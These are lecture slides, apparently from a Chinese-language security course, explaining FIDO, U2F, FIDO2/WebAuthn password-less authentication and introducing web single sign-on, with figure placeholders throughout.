


## Password-less authentication



# FIDO

## W3C WebAuthn with FIDO




# FIDO

## Web Authentication: How it works

WebAuthn enables a cryptographic challenge **unique** to each website and **bound** to its origin.

Local authentication such as biometrics never leaves the device.


<https://www.w3.org/TR/webauthn/>



# FIDO

- FIDO — Fast IDentity Online
- FIDO相较于传统认证方式的两个重要不同点
  - 基于公私钥对的非对称加密体系
  - 只在本地的可信执行环境（TEE）中存储用户的生物特征信息
- FIDO 1.0: Universal Authentication Framework (UAF) Protocol, Universal 2nd Factor (U2F) Protocol
- FIDO 2.0: WebAuthn, CTAP

# Universal Authentication Framework (UAF)



Registration Message Flow

Authentication Message Flow

# The Universal Second Factor (U2F)

目标:

- **Browser malware cannot steal user credentials**
- U2F should not enable **tracking** users across sites
- U2F uses counters to defend against **token cloning**



U2F token  
(holds user credentials)




browser




service (github.com)

# The U2F protocol: two parts (simplified)

## Device registration:




## Authentication:




# The U2F protocol: two parts (simplified)

## Device registration:





## Authentication:



# FIDO 2


- **WebAuthn** (the client API)
  - ✓ A browser JS API that describes an interface for creating and managing public key credentials.
- **CTAP** (the authenticator API), Client to Authenticator Protocols

## FIDO2 Building Blocks



# FIDO 2


## FIDO2 Application Architecture



# WebAuthn

A browser Javascript API:

- Javascript from web site can register a U2F device,  
and later user can authenticate to web site with U2F device




# Web Authentication

- Security
  - ✓ Strong cryptography
  - ✓ Unphishable
  - ✓ Resists data-breach and brute force attacks
  - ✓ Test of user presence
  - ✓ Attestation
- Usability
  - ✓ Passwordless
  - ✓ One- or two-factor
  - ✓ In-device, biometric

# 大纲

- 用户认证
  - 口令认证, Salt
  - 挑战-应答(Challenge-response)认证协议
  - 动态口令
  - 生物识别技术
  - 基于令牌(Token-based)的认证
  - FIDO
- 分布式系统中的身份认证
  - 单点登录系统(Single Sign-On)
  - 可信中介 (KPC和CA)

# 单点登录(Single Sign-on)系统



- 优点
  - 用户登录一次
  - 无需在多个站点或应用程序进行多次身份验证
  - 可以设置集中的策略

# Web单点登录系统

- 涉及的实体
  - IdP (Identity party, 如 Facebook and Google)
  - RP (Relying party, 如 NYTimes)
  - User
- 例子: 用户通过Facebook、QQ 提供的身份登录到第三方网站

CLOSE X

Sign in

Email:

Password:  [Forgot?](#)

[Sign in](#)

